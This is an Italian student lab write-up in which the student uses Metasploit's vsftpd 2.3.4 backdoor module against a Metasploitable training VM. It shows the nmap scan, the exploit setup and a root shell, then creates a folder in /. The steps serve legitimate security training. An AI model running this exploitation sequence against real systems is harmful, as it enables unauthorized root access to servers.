

S7-L1

Traccia: Partendo dall'esercizio visto nella lezione di oggi, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica).

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.

Nell'esercitazione di oggi vedremo come usare metasploit per sfruttare delle vulnerabilità note tramite degli exploit sul servizio ftp, per prima cosa apriamo due schede terminale su kali, per comodità avvieremo uno scan con nmap sull'host target in modo da vedere i servizi attivi, mentre con l'altro proveremo ad usare l'exploit sul servizio da noi scelto.

```
[root@kali) ~]# msfconsole  
# cowsay++  
< metasploit >  
 \_ (oo)_\_\*  
  
 =[ metasploit v6.3.27-dev  
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post  
+ -- --=[ 1382 payloads - 46 encoders - 11 nops  
+ -- --=[ 9 evasion  
  
Metasploit tip: Use the edit command to open the currently active module in your editor  
Metasploit Documentation: https://docs.metasploit.com/
```

```
[root@kali) /home/kali]  
# nmap -sV 192.168.1.104  
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-22 12:59 CET  
Nmap scan report for 192.168.1.104  
Host is up (0.00013s latency).  
Not shown: 978 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet        Linux telnetd  
25/tcp    open  smtp         Postfix smptd  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec?  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi    GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1
```



Una volta effettuata la scansione dei servizi attivi possiamo procedere ad identificare il nostro servizio target, in questo caso "vsftpd 2.3.4", quindi procediamo col verificare se su metasploit è presente un exploit per questo servizio e lanciamolo con i comandi riportati in figura

```
msf6 > search vsftpd 2.3.4
Matching Modules
=====
#  Name
Description
-
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options


Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```



Successivamente non ci resterà che andare ad impostare correttamente il remote host, ovvero l'indirizzo della macchina bersaglio, e la porta del servizio, fatto questo possiamo lanciare l'exploit con il comando “exploit” o “run”, a seguito di ciò ci verrà chiesto di selezionare il payload, nel caso noi lasciassimo vuoto il campo metasploit utilizzerà automaticamente quello considerato più efficace.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.104
rhosts => 192.168.1.104
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name          Current Setting  Required  Description
---          ---           ---           ---
CHOST          no             no           The local client address
CPORT          no             no           The local client port
Proxies        no             no           A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS         192.168.1.104  yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          21             yes          The target port (TCP)
```



Come possiamo notare grazie a pochi passaggi siamo riusciti ad entrare nella macchina target, infatti andando ad eseguire un "ifconfig" ci verrà restituito l'indirizzo ip del target, una volta qui non ci manca che andare a creare una cartella con il comando "mkdir" e come notiamo essa comparirà all'interno della cartella root "/".

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.104:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.104:21 - USER: 331 Please specify the password.
[+] 192.168.1.104:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.104:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.

[*] Command shell session 1 opened (192.168.1.68:33557 → 192.168.1.104:6200) at
2024-01-22 13:05:32 +0100

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:40:5f:3d
          inet addr:192.168.1.104 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe40:5f3d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:6581 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1570 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:452370 (441.7 KB) TX bytes:150069 (146.5 KB)
          Base address:0xd010 Memory:f0200000-f0220000
```

```
pwd
/
mkdir test_metaspoit

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metaspoit
```

